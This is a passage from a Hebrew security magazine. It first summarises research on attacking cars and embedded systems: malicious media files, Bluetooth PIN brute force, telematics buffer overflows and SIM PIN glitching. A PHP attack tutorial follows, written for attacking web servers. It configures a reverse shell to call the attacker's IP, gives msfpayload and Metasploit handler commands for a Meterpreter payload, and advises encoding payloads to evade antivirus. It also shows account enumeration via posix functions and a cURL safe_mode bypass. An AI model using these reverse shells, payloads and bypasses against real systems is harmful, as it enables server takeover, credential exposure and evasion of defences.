- **ערוצים מכוונים** - ערוצי הטלמטיקה שמאפשרים גישה אלחוטית רחוקת טווח באופן רציף דרך התקשרות סלולארית, ערוצים אלו מספקים מגוון רחב של שירותים כמו דיווח על תאונות, דיאגנוזה (זיהוי מוקדם של בעיות מכאניות), אנטי-גניבה (איתור הרכב והשבתתו) ושירותים נוספים. ערוצים אלו מספקים כר פורה לתוקפים, הם יכולים לגשת למערכת ממרחק רב וכמעט מכל מקום (תודות לכיסוי הסלולארי הנרחב) בשיטה אנונימית, ובאמצעות פס תקשורת רחב, ותקשורת דו-כיוונית, וישנה היכולת לכוון את ההתקפה למטרה ספציפית.

לאחר שסקרנו את אפשרויות התקיפה האפשריות, נסביר בקצרה את דרכי הפעולה של החוקרים. ראשית, היה עליהם למצוא את סט ההודעות שניתן לשלוח על ה-CAN Bus (שכן במכונית שחקרו, כמו ברוב המכוניות בשוק ממומשת תת-קבוצה של ההודעות). בכדי לבצע את בדיקה זו החוקרים השתמשו במערכת ה-OBD-II.

לאחר מכן, החוקרים עברו על תת-קבוצה של ה-ECUs הנמצאים ברכב (המכילה את ה-ECUs המבטיחים ביותר), ועבור כל ECU חילצו את הקושחה מתוך הרכיב ובעזרת הנדסה לאחור וכלים כמו IDA, לוגים של המערכת וכלי Debugging ניסו להבין את זרימת המערכת ולזהות חולשות פוטנציאליות. ברוב המקרים

היה ניתן לחלץ את הקושחה ישירות דרך ה-CAN Bus, כביכול ניתן לקרוא את הקושחה ישירות מן הזיכרון בו נמצא הקוד על ידי הסרת ההלחמות של שבב זה ושליפתו מן ה-ECU. לאחר שהחוקרים הבינו את חלקי הקוד הרלוונטי, הם התחילו לחפש חולשות בקוד, נדגיש כי את החוקרים עניינו רק פרצות המאפשרות שליטה מלאה על הרכב. אלו הן החולשות שהחוקרים גילו והצליחו לנצל במכונית שנבדקה:

**גישה פיסית עקיפה:**

- **נגן המוסיקה:** נגן המוסיקה ברכב היה יחסית סטנדרטי. בעל מגוון ממשקים אלחוטיים כולל אפשרות האזנת רדיו בשיטות FM ו-AM, והשמעת מוסיקה מדיסק בפורמטים MP3 ו-WMA, מערכת הקבצים שהבין הנגן היא של תקן ISO 9660. הנגן עצמו מיוצר על ידי ספקית גדולה של מוצרי בידור המייצרת מוצרים ייעודיים לרכב.

  לאחר הנדסה לאחור של קושחת הנגן החוקרים גילו שהתוכנה אחראית על קריאת הפורמטים, נגינה שלהם ותמיכה בפונקציות ה-UI. בנוסף לאלו, התוכנה מתממשקת עם ממשק ה-BUS. החוקרים גילו שלנגן יש אפשרות עדכון קושחה, עדכון זה קורה אוטומטית כאשר מכניסים דיסק בפורמט ISO 9660 שבו יש קובץ בעל שם ספציפי. לאחר מכן הנגן יציג למשתמש הודעה לא מובנת ואם המשתמש לא יקיש על כפתור מיוחד המונע את העדכון, הנגן יעדכן את הקושחה ולתוקף תהיה יכולת להכניס קוד זדוני למערכת. בנוסף לכך, החוקרים גילו מספר חולשות המאפשרות קריאה של כמות גדולה של מידע למערכת בעת ניגון של קובץ WMA, ובכך מאפשרת Buffer Overflow. החוקרים הצליחו לשנות קובץ WMA כך שיתנגן בצורה נורמאלית על המחשב, אך כשאר מתנגן על נגן ברכב ישדר פקטות CAN על פי בחירת התוקף. לא צריך דמיון רב כדי לדמיין כיצד קובץ זה יגיע לרשימה ההשמעה של הקורבנות (peer-to-peer למשל).

- **OBD-II:** מערכת ה-OBD-II משמשת בעיקר טכנאים לניתוח ותיקון של תקלות ברכב, יציאה זו מחוברת לכל רשתות ה-Bus ברכב בכדי לאפשר לטכנאים גישה קלה לכל הרכיבים ברכב. רוב יצרניות הרכב מספקות מכשיר הנקרא "PassThru", מכשיר זה מאפשר חיבור מחשב למערכת ה-OBD-II במכונית. המכשיר בדרך כלל מספק API דרך קובץ DLL, ממשק זה נקרא J2534.


מכשירים אלו לרוב מריצים גרסה כלשהי של לינוקס ומספקים מגוון ממשקי התקשרות למחשב כמו USB, WIFI וממשקים דומים, בנוסף לאלו, המכשירים מתחברים גם לחיבור האבחון במכונית (במקרה שלנו, חיבור ה-OBD-II).

החוקרים מצאו כמה וקטורי תקיפה בקטגוריה זו:

- הראשון אפשרי כאשר תוקף נמצא באותה רשת WIFI של מכשיר המטרה, במקרה כזה התוקף בקלות יכול להתחבר אל המכשיר, ובאם המכשיר מחובר באותו הזמן למכונית, התוקף יכול להשתמש בו בכדי להחדיר קוד למחשבי המכונית או להשתמש בו בצורות אחרות.

מיד לאחר שהמכשיר אותחל, הוא מתחיל לפרסם הודעות UDP ברשת ה-WIFI המודיעות לכל חברי הרשת שהמכשיר מוכן לפעולה. להודעות המפורסמות מצורף גם פורט ה-TCP שבו המכשיר מאזין לחיבורים, כאשר מחשב מתקשר עם המחשב בפורט זה, הוא יכול לשלוט על הגדרותיו, או לשלוט על מכונית המחוברת למכשיר. התקשורת בין מכשיר ה-"PassThru" אינה מוצפנת ולא נעשית כל הזדהות בין המכשיר למחשב. מנגנון האבטחה היחידי שקיים בהתקשרות זו הוא של רשת ה-WIFI, במידה והיא מוצפנת.

- וקטור התקיפה השני הוא חולשה במכשיר עצמו, זאת אומרת שהחוקרים מצאו דרך שבה התוקף יכול להחדיר קוד זדוני אל תוך המכשיר ובכך להשפיע על כמות גדולה יותר של מכוניות (בניגוד למקרה הקודם בו היה צורך במחשב נוכח, כעת המכשיר עצמו הוא זה שמבצע את התקיפות), בכדי למנוע בלבול, חולשות אלו נמצאות במכשיר ה-"PassThru" עצמו ולא ב-DLL.

מכשיר ה-"PassThru" מייצא API המשמש להגדרת המכשיר (למשל לאיזה SSID עליו להתחבר). החוקרים גילו באג בחלק הקוד שמוודא את תקינות הקלט ועל ידי ניצול של חלק הקוד הזה הצליחו להשיג Bourne Shell על המכשיר. גרסת הלינוקס שרצה על המכשיר כוללת שירותים כמו telnetd ftp ו-nc, ועושה חיים קלים לתוקף המחפש וקטור שליטה חיצוני, דרך להעביר מידע מן המכשיר או עדכוני זדונה אל המכשיר.

**גישה אלחוטית בטווח קרוב:** (בקטגוריה זו החוקרים התמקדו בווקטור תקיפה ספציפי, בלוטות')

- **Bluetooth**: ברוב המכוניות המודרניות קיימת מערכת בלוטות' מובנת. מערכת זו מאפשרת בין השאר חיבור פלאפונים למכונית. בעזרת הנדסה לאחור החוקרים הצליחו לקבל גישה למערכת ההפעלה (מבוססת UNIX) של ה-ECU האחראי על טיפול בחבילות בלוטות'. לאחר ניתוח התוכנה החוקרים גילו שהיא מכילה מימוש נפוץ של מחסנית פרוטוקול הבלוטות' ואפליקציית זיהוי דיבור. לעומת זאת, הממשק עבור התוכנה ושאר המערכת מימושו עצמאית על ידי יצרנית הרכב.

דווקא בקוד העצמאי מצאו החוקרים מקומות פגיעים. נמצאו יותר מ-20 קריאות לא בטוחות ל-strcpy. לאחר מחקר מעמיק עבור אחת מן הקריאות הללו, החוקרים גילו שקל מאוד לנצל את קריאה זו בכדי להריץ קוד משלהם על מחשב הרכב.

גם במקרה זה מצאו החוקרים שני וקטורי תקיפה אפשריים:

- **עקיף**: לקשר מכשיר בלוטות' אל המערכת יכול להיות קשה עבור תוקף (על המשתמש לבצע פעולה מכוונת ולאחר מכן להקליד את ה-PIN המופיע על צג במכונית אל המכשיר). אך מכוון ומערכות הרכב באוטו תוכננו במיוחד בכדי לתמוך בפקודות קוליות ופקודות לסמארטפונים, סביר להניח שהמערכת ברכב מקושרת לסמארטפון אחד או יותר. אם התוקף יצליח להשתלט על אחד הסמארטפונים המקושרים למכונית הוא יוכל להשתמש בסמארטפון זה בעקיפין (דרך זדונה כלשהי) ולהשתלט על המכונית. בכדי להשיג שליטה שכזו במכשיר הסמארטפון, ניתן לכתוב אפליקציה שעושה שימוש ביכולות ה-בלוטות' של המכשיר. כדי לזכור שכבר היו מקרים בעבר בהם התגלו אפליקציות אשר נמכרו בחנויות האפליקציות של החברות המובילות והכילו זדונה.

- **ישיר**: בכדי לקשר מכשיר כלשהו אל מערכת הבלוטות' שבמכונית על תוקף לבצע שתי שלבים. עליו להשיג את כתובת ה-MAC של המערכת במכונית, ועליו לקשר את המכשיר אל המערכת. על מנת לזהות את כתובת ה-MAC ניתן להסניף הודעות בפרוטוקול בקרבת הרכב, וכאשר הרכב יתחבר אל מכשיר מוכר או כאשר מתניעים את הרכב. על הסנפת חבילות בלוטות' ניתן לקרוא בלינק הבא:

http://ubertooth.sourceforge.net


בהינתן כתובת ה-MAC, הצעד הבא בקישור מכשירים דרך בלוטות' הוא החזקה של סוד משותף (קוד ה-PIN), בדרך כלל כאשר נהג רוצה לקשר את מכוניתו עם מכשיר מסוים עליו לבצע פעולה ספציפית המוגדרת בהוראות הרכב בכדי להכניס את הרכב למצב המאפשר יצירת קישור חדש. לאחר מכן תוצג סיסמת PIN על אחד ממסכי הרכב, ואותה הנהג להזין למכשיר אותו הוא מקשר. אך החוקרים גילו שיחידת הבלוטות' ברכב תענה לכל בקשת קישור ללא כל התערבות מן המשתמש. בעזרת מחשב פשוט, ניתן לבצע Brute Force על סיסמת ה-PIN. בקצב של 8-9 סיסמאות בדקה, ייקח 10 שעות בערך להצליח להתחבר, הקצב ניסוי מוגבל רק על ידי המהירות בה עונה יחידת ה בלוטות' ברכב לבקשות ההתחברות. ניסיונות ההתחברות יהיו שקופים לנהג וללא כל צורך בהתערבות מצדו. אמנם מתקפה שכזו דורשת זמן אך ניתן למקבל אותה, זאת אומרת, למקם מערכת תקיפה בחנייה כלשהי המסניפה את כתובת ה-MAC של כל מכונית מותנעת ומבצעת Brute Force על כל המכוניות במקביל. אם קיימות כ-1,000 מכוניות בחנייה הזו, נצפה שעבור מכונית אחת לפחות, נצליח לגלות את ה-PIN תוך פחות מדקה.

**גישה אלחוטית בטווח רחוק:**

בקטגוריה זו החוקרים בדקו את היכולות האלחוטיות בטווח רחוק של הרכב, והתמקדו ביכולות הסלולאר של הרכב. בחלק זה נראה איך שילוב של חולשות בתוכנה מאפשרות לתוקף להשתלט מרחוק על המכונית דרך רשת הסלולאר. החוקרים בדקו מקרים בהם התוקף משתמש ברשת סלולאר קיימת אך שאין לו שליטה עליה.

- **חיבור מכוון:** בכדי לקבל כיסוי לטווח נרחב, ערוצי הטלמטיקה ברכב עושים שימוש ברשת הסלולאר. ערוצי הטלמטיקה ברכב עושים שימוש גם ב-G3, עבור שירותים שונים התלויים באינטרנט (ניווט ושירותים תלויי מיקום), וגם בערוצי השיחות (הכוונה לערוצים המשמשים לשיחות טלפון רגילות) מכיוון שהכיסוי עבור ערוצים אלו גדול יותר לעיתים קיים גם במקומות ללא כיסוי G3.

על מנת להפוך אות רדיו לאות דיגיטאלי ולקיים תקשורת אמינה בין יחידת הטלמטיקה ברכב ובין מרכז הטלמטיקה של היצרנית (TCC - Telematics Call Center), יצרנית הרכב עושה שימוש במודם תוכנה מסוג aqLink של חברת Airbiquity. על החוקרים היה לבצע הנדסה לאחור של תוכנה זו והפרוטוקול בו היא משתמשת, על חלק זה לא נרחיב, אך מומלץ מאוד לקרוא עליו במאמר. נאמר רק שהתוכנה תומכת בחבילות מידע של עד 1024 בתים. מעל מודם ה-aqLink נמצא פרוטוקול הפקודות של יחידת הטלמטיקה המאפשר ל-TCC לקבל מידע על מצב הרכב ולתפעל את פעולותיו, פרוטוקול זה הוא רכוש יצרנית הרכב ולא שייך למודם ה-aqLink.




כמו שאמרנו, מודם ה-aqLink תומך בחבילות מידע של עד 1024 בתים, אך הקוד המטפל בפרוטוקול הפקודות של יחידת הטלמטיקה מניח שחבילות לא יהיו יותר גדולות מ-100 בתים. זה מוביל, כמו שוודאי שערתם, לחולשת Buffer overflow אשר ניתנת לניצול ומכיוון שמתקפה שכזו נמצאת ברמה הנמוכה ביותר, היא עוקפת את כל מנגנוני האימות הנמצאים ברמות הגבוהות יותר.

קיימת בעיה עיקרית אחת בשימוש בחולשה זו, החולשה דורשת שליחה של לפחות 300 בתים לתוכנה המטפלת בפרוטוקול הפקודות. מכיוון של-aqLink יש קצב שליחה של מקסימום 21 בתים בשנייה, במקרה הטוב ביותר ייקח כ-14 שניות לשלוח את האקספלוייט. במקרה שיש לנו סבלנות, קיים רק עוד דבר אחת שחוסם אותנו, כאשר המערכת מקבלת "שיחה" נשלחת למתקשר בקשת אימות זהות ולמרבה הפלא, נדרשת תגובה בתוך 12 שניות, אחרת השיחה מסתיימת. למרבה המזל, החוקרים מצאו גם כיצד לעקוף את מנגנון אימות הזהות (גם פה אני מפנה אתכם למאמר לפרטים נוספים). החוקרים הצליחו להריץ אקספלוייט ולהריצו, האקספלוייט מבצע את השלבים הבאים:

1. מתקשר אל הרכב, מבצע אימות ומשנה את הגבלת הזמן לאימות ל-60 שניות.
2. מתקשר שוב, כעת הגבלת זמן היא 60 שניות וניתן לנצל את החולשה.


במאמר החוקרים סוקרים פרצות נוספות אותן הם גילו, דרכי שליטה על המכונית לאחר השתלטות, וכיצד ניתן לנצל את כל אלו. בקיצור מומלץ לקרוא (ספוילר: הם גרמו למכונית "לצייץ" בטוויטר את המיקום שלה). המאמרים:

www.autosec.org/pubs/cars-oakland2010.pdf

www.autosec.org/pubs/cars-usenixsec2011.pdf

## פיצוח ה-PIN

Subscriber Identity Module, או SIM, בתרגום מודול זיהוי משתמש. ה-SIM הוא מעגל מודפס על כרטיס פלסטיק קטן. התקן זה נועד לייצר זיהוי חד ערכי בינו ובין הרשת הסלולרית.




כרטיס SIM מכיל מספר ייחודי (ICCID), מספר ( IMSI - International Mobile Subscriber Identity), מידע הנוגע לרשת הסלולאר בה נעשה שימוש, רשימת אנשי קשר, SMS-ים שנשלחו והתקבלו, רשימת שירותים אליהם יכול המשתמש לגשת ושתי סיסמאות PIN ו-PUK (המשמש לבצע פתיחת מכשיר באם ננעל), ועוד...

Personal Identification Number או PIN הוא מספר סודי, מפתח בין משתמש למערכת מסוימת המשמש בכדי לבצע אימות זהות של המשתמש על ידי המערכת.

בפלאפונים, סיסמת ה-PIN משמשת בכדי למנוע גישה לא מאושרת למידע הנמצא על כרטיס ה-SIM ומניעת שימוש במספר. בעת ביצוע אימות, ישנן 3 ניסיונות להכניס את סיסמת ה-PIN הנכונה. כאשר סיסמה לא נכונה הוכנסה 3 פעמים, המכשיר ננעל ויש להשתמש בסיסמת ה-PUK (המכילה 8 מספרים) בכדי לבטל את הנעילה.

כרטיסי SIM ישנים ביצעו את הפעולות הבאות בעת הקשת סיסמה:
המשתמש מכניס סיסמה, כרטיס ה-SIM בודק האם הסיסמה נכונה, אם כן: מאפשר גישה. אם לא: מעלה את מונה הניסיונות וחוזר למצב התחלתי.


לכרטיס ה-SIM יש זכרון FLASH אשר משמש לשמירת הנתונים שהזכרנו קודם, בנוסף לאלו, מונה הניסיונות נשמר גם כן על זכרון זה. עקרון מפתח בניצול של הסכמה הוא שפעולות כתיבה לזיכרון הפלאש צורכות יותר כוח מאשר פקודות קריאה. אם כך, ניתן לספק לכרטיס ה-SIM מספיק כוח בכדי לבצע פעולות קריאה אך לא מספיק בכדי לבצע פעולות כתיבה. במקרה שכזה כאשר ה-SIM ינסה לכתוב את מונה הניסיונות, הוא יבצע אתחול. לעומת זאת, כאשר הסיסמה תהיה נכונה, כרטיס ה-SIM יבצע מספר פעולות ורק לאחר מכן ינסה לבצע פעולת כתיבה.

הזמן שלוקח לכרטיס ה-SIM לבצע אתחול בשני המקרים שונה מספיק בכדי שנמדוד אותו, וכך על פי מדידת הזמן עד שלוקח ל-SIM לבצע אתחול ניתן לקבוע אם הסיסמה שהקשנו נכונה מבלי לגרום לעליית המונה. בשיטה זו ניתן לבצע Brute Force ותוך זמן קצר לגלות את סיסמת ה-PIN.

## סיכום

במאמר זה סקרנו את השוני בין מחשבים לבין מערכות משובצות, סקרנו מספר מאמרים בנושא וראינו שאבטחת (ופריצת) מערכות משובצות עושה שימוש בסט שונה של כלים, ושלעיתים יש צורך לרדת לרמת המתכת.

כיום עולם האבטחה של מערכות משובצות נמצא בעין סערה. האקרים משני צדי המתרס מבינים עד כמה חשובות מערכות אלו, וכיצד ניתן לנצל אותן. מערכות שכאלו נמצאות בכל בית ומיום ליום מקבלות חלק גדול יותר מחיי היום-יום שלנו, בין אם נשים לב או לא. רוב רובן של מערכות אלו לא מאובטחות מספיק וניתן לנצלן יחסית בקלות ובעוד שמדברים על "האינטרנט של דברים", יש להתחיל לשקול את נושא האבטחה במערכות מסוג זה.



מערכות מסוג זה צריכות להיות מאובטחות במגוון אספקטים שנבחן במאמר הבא בנושא בו נצלול קצת יותר לפרטים ולצד הטכני של העניין, נסקור את סוגי התוקפים והכלים העומדים ברשותם, נציג נושאים מתקדמים, בעיות, פתרונות ועוד.

# חלק ג' - PHP Code Execution

נכתב ע"י רועי (Hyp3rInj3cT10n)

## הקדמה

בסיומו של החלק הקודם (חלק ב') היו כמה נושאים שלא התייחסתי אליהם למרות שציינתי אותם, אז צירפתי כמה קישורים באותו מאמר. עברתי שוב על המאמר הקודם ולא אהבתי את הסוף שלו אז החלטתי לשנות אותו ולתת בכל זאת עוד כמה מילים, שכן מדובר בנושאים שדורשים התייחסות.

אז הנה אני מגיש לכם את PHP Codes Execution - חלק ג': עוד דברים שרציתי להציג.

## PHP

### Loading Custom PHP Extensions

כשאנחנו משתמשים ב-PHP אנחנו מוגבלים לכמות הפונקציונאליות שהיא מביאה לנו, וכפופים להגדרות שלה.

לדוגמה, אם אין פונקציות להרצת פקודות או שהפונקציות הללו חסומות, כנראה שלא נוכל להריץ פקודות. אבל לפעמים קיימות עוד אפשרויות, כדוגמאת הפונקציה dl, המאפשרת לנו לטעון כל PHP Extension שנרצה עבור ה-PHP שלנו, והשימוש שלו ממש פשוט: (רק שימו לב שאתם במיקום הנכון)

```
dl('extension');
```

אפשר לפתח extensions מותאמים אישית ולטעון אותם. הפונקציה extension_loaded והפונקציה get_loaded_extensions יכולות לעזור לבדוק אם הטעינה הצליחה.

לטריק הזה קיימים שני חסרונות עיקריים:

1. הפונקציה כפופה ל-safe_mode (חייב להיות מכובה) ו-enable_dl (חייב להיות דלוק).
2. מגירסה 5.3.0 הפונקציה בדרך כלל מבוטלת (תלוי במנגנון שמריץ את ה-PHP).

לדוגמא, במידה ואנו מעוניינים להריץ Reverse Shell (ממש במקרה מוסבר על הנושא הזה בחלק הבא) ואנחנו רוצים להשתמש בפונקציה שקיימת בספרייה קיימת אבל הספרייה שלה לא נטענה, או לדוגמא אני רוצה להשתמש ב-sockets אבל ה-PHP טוען שהוא לא מכיר את הפונקציות שאני מנסה להשתמש בהן. מה עושים?

```
dl('php_sockets.dll')
```

הערה: הדוגמה שלי תואמת למערכות הפעלה Windows. ב-Windows ה-extensions הם DLL-ים.

### PHP Reverse Shell

הרעיון מאחורי הקונספט של "Reverse Shell" הוא שלא תמיד נוכל להתחבר ישירות לקורבן שלנו (לדוגמא - במקרים בהם הקוד שלנו רץ מאחורי נתב או פרוקסי), וכך, גם אם הצלחנו להריץ קוד על הקורבן והצלחנו לפתוח Shell ולגרום לו להאזין על פורט מסויים - לא נוכל להתחבר אליו (מפני שאין לנו גישה ישירה למחשבו אלא לנתב / פרוקסי שמייצא לנו שירות ספציפי על אותו מחשב).

בדיוק למקרים כאלה (כמו גם במקרים נוספים) פותח הרעיון של "Reverse Shell", אנחנו תוקפים מישהו וגורמים לו להתחבר אלינו.

התהליך הינו:

1. פותחים קליינט (לדוגמא - Netcat) בפורט שהגדרנו מראש שיידע לקבל את החיבור העתידי שיתבצע אלינו.
2. מריצים קוד על הקורבן (בעזרת כל מתקפה שהוסברה בחלק א' ובחלק ב' של הסדרה הזאת), ובמקום שהקוד יגרום לו לפתוח Shell שיאזין לפורט, הוא יוצר איתנו חיבור.
3. מחכים שהוא יתחבר אלינו, וברגע שזה קורה - אנחנו עם גישה בדיוק כמו במתקפה רגילה.

התהליך דורש מאיתנו, או להתחבר ישירות לאינטרנט (לא דרך נתב) או להגדיר בנתב שלנו שכל חיבור לפורט שבו אנו משתמשים בתהליך יפנה אלינו, למחשב התוקף.

אבל לפני הכל, יש שאלה שאנחנו צריכים לשאול את עצמנו: אנחנו תוקפים שרת באינטרנט, למה שלא נוכל להתחבר אליו ישירות? וזאת שאלה שהיא אכן במקום, אבל במקרים רבים, אולי אפילו ברב המקרים, השרתים עצמם שאנחנו מתחברים אליהם כאשר אנחנו גולשים, לא מחוברים ישירות לאינטרנט, אלא נמצאים בחוות שרתים מנוהלת, שיוצאת דרך נתב, ואנו נגישים רק למספר בודד של פורטים (דוגמאות טובות יכולים להיות: 80, 443, 22, 21 וכו'), ולכן, במקרים כאלה, אם נרצה לפתוח Shell נוח על השרת

(ולא לעבוד בצורה מאוד לא נוחה כמו בעזרת רב ה-Web Shells), נאלץ לעבור לקונספט ה-"Reverse Shells".

נניח כי קיים אתר המאפשר לנו להעלות תמונות, ובעזרת כל מתקפה שלא נבחר, אנו יכולים להעלות עמודי PHP ולהריץ אותם. נוכל להעלות כמובן Web Shell קלאסי (רק תבחרו מכאן, מכאן או מכאן) ולהתחבר אליהם פשוט על ידי גלישה אליהם - זה מתאפשר מפני שפורט 80 מקושר (בנתב) לשרת אותו אנו תוקפים.

אם נרצה ללכת צעד אחד קדימה, ולהתחבר עם Shell קצת יותר מקצועי, לדוגמא Shell שאנחנו פיתחנו, או ה-Shell המובנה ב-MetaSploit - Meterpreter, נבחר, כמו שאמרנו קודם לכן, בקונספט של Reverse Shell. ולכן, נשתמש בחולשה שמצאנו על השרת, ונעלה קוד PHP, שיקונפג מראש להתחבר לפורט שבחרנו מראש ול-IP האינטרנטי שלנו, שגם אותו הגדרנו מראש. נפתח את הקליינט המתאים, ונתחבר לעמוד שהעלנו.

להלן שתי דוגמאות, הראשונה תהיה בעזרת ה-Reverse Shell של Pentestmonkey.net, ניתן למצוא אותו בקישור הבא:

http://pentestmonkey.net/tools/web-shells/php-reverse-shell

לאחר ההורדה יש לקנפג את הקוד כך שיתחבר לכתובת ה-IP האינטרנטית שלכם ולפורט שבחרתם:

```
392  set_time_limit (0);
393  $VERSION = "1.0";
394  $ip = 'YOUR_EXTERNAL_IP';  // CHANGE THIS
395  $port = 1234;       // CHANGE THIS
396  $chunk_size = 1400;
397  $write_a = null;
398  $error_a = null;
399  $shell = 'uname -a; w; id; /bin/sh -i';
400  $daemon = 0;
401  $debug = 0;
```

לאחר העלאת הקוד, לפני הרצתו, יש להפעיל Netcat במצב "האזנה" לפורט שבחרתם, תוכלו לעשות זאת באופן הבא:

```
Nc.exe -l -p PORT
```

לאחר מכן, יש לגרום לשרת להתחבר אלינו בעזרת כניסה לעמוד שהעלנו והפעלת הקוד. לאחר שנכנס לדף ה-PHP, נגרום לשרת להתחבר לשרת ה-NetCat שפתחנו ומשם לעבוד בצורה ישירה על השרת.
הדוגמא השניה תהיה בעזרת השימוש ב-MetaSploit והפעלת Reverse Shell על ה-Shell המובנה בה המוכר בשם "Meterpreter", לא אכנס לעומק בכל הנוגע לשימוש ב-MetaSploit וברכיבים המובנים בה, מפני שזה לא נושא המאמר.

**יצירת ה-Payload:**

בדוגמא הקודמת העלנו Reverse Shell מוכן מראש, בעזרת MetaSploit נוכל ליצור אחד משלנו עם הקונפיגורציה וה-Payload הספציפי שנרצה. לשם כך נשתמש בכלי "Msfpayload", שיודע לקחת כל Payload שקיים במאגר של MetaSploit ולייצא אותו לקוד עצמאי (כגון קובץ EXE, קוד C, או כמו במקרה שלנו - קוד PHP), על מנת לראות את ה-Payloads הקיימים, נריץ:

```
msfpayload -l
```

אנו מעוניינים ב: php/meterpreter/reverse_tcp. בנוסף ל-Payload, עלינו לקבוע את הפרמרטים שהוא יקבל (כדוגמאת, כתובת ה-IP והפורט שאליו הוא יתחבר), נוכל לראות איתו פרמטרים עלינו להכניס בעזרת:

```
msfpayload php/meterpreter/reverse_tcp O
```

נראה כי עלינו להכניס את ה-LHOST ואת LPORT. בסופו של דבר, הפקודה שלנו תראה כך:

```
msfpayload php/meterpreter/reverse_tcp LHOST=[YOUR_EXTERNAL_IP] LPORT=1234 R > Shell.php
```

במקרה שלנו, הפלט יהיה קובץ PHP בשם "Shell.php", הוא יחליף את קוד ה-PHP מהדוגמא הקודמת. מי שתחליף את שרת ה-NetCat תהיה MetaSploit בעצמה. לשם כך, נפעיל את MetaSploit וניצור שרת שידע להאזין לפורט שבחרנו (1234), נעשה זאת כך:

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST [YOUR_EXTERNAL_IP]
LHOST => [YOUR_EXTERNAL_IP]
msf exploit(handler) > exploit
[*] Started reverse handler
[*] Starting the payload handler...
```

וזהו, אנחנו מוכנים. כניסה לעמוד אליו העלנו את הקוד, והאתר יתחבר אל ה-Handler שפתחנו עם Meterpreter.

כאשר אנו מעלים עמודים בסגנון זה או כדוגמת הדוגמא הקודמת לשרתי אינטרנט, סביר להניח כי במידה ורצה עליהם תוכנת Antivirus היא תזהה את הקוד שלנו ותמחק אותו. לכן נוכל להשתמש בכלים כגון msfvenom (עם p-) על מנת לקודד את התוצר הסופי על מנת לזהות את חתימת הקוד וכך להמנע מזיהוי.

לקריאה נוספת בנושא:

http://www.aldeid.com/wiki/Command-injection-to-shell

http://www.offensive-security.com/metasploit-unleashed/Msfpayload

http://www.offensive-security.com/metasploit-unleashed/Msfvenom

http://www.offensive-security.com/metasploit-unleashed/About_Meterpreter

### Built-in Tricks for Reading /etc/passwd

4 פונקציות מעניינות מתוך ספריית ה-POSIX:

- posix_getpwuid - מידע על חשבון לפי מספר החשבון
- posix_getpwnam - מידע על חשבון לפי שם החשבון
- posix_getgrgid - מידע על קבוצה לפי מספר הקבוצה
- posix_getgrnam - מידע על קבוצה לפי שם הקבוצה

אפשר לרוץ על X החשבונות הרשונים:

```
$passwd = array();
for ( $i=0; $i<5000;$i++ )
{
    $line = @posix_getpwuid($i);
    if ( $line ) $passwd[$i] = $line;
}
```

אפשר לרוץ על X הקבוצות הרשונות:

```
$passwd = array();
for ( $i=0; $i<5000;$i++ )
{
    $line = @posix_getgrgid($i);
    if ( $line ) $passwd[$i] = $line;
}
```

### Bypassing Safe Mode and Open Basedir

ה-safe_mode וה-open_basedir הם שני מנגנוני אבטחה ב-PHP שמטרתם להגביל את הסקריפט שלנו, כדי שלא נוכל לבצע דרכו פעולות שיכולות להוות סיכון לשרת ולשאר האנשים המשתמשים בשרת. אבל מה? כמו בכל דבר שקיים, גם ב-PHP (ובמנגנון שמריץ אותו, כמו Apache) מתגלות פרצות אבטחה. אם להיות יותר ספציפי, אז חלקן הן פירצות אבטחה שמאפשרות לנו לעקוף את מנגנוני ההגנה של ה-PHP. אז מכאן זה רק עניין של לחפש ולמצוא פירצות אבטחה, באינטרנט או לבד (PHP זה קוד פתוח!)

דוגמה - cURL Safe Mode Bypass PHP:

```
$ch =
curl_init("file:///home/czarnobyl/www/directoryWITHyourRIGHT/fileFROMano
therUSER.php\x00/../../../../../../../../../../../../../".__FILE__);
curl_exec($ch);
var_dump(curl_exec($ch));
```

וניתן אף לקצר זאת:

```
var_dump(curl_exec(curl_init("file:///home/czarnobyl/www/directoryWITHyo
urRIGHT/fileFROManotherUSER.php\x00/../../../../../../../../../../../../
".__FILE__)));
```

## Mail Spammer

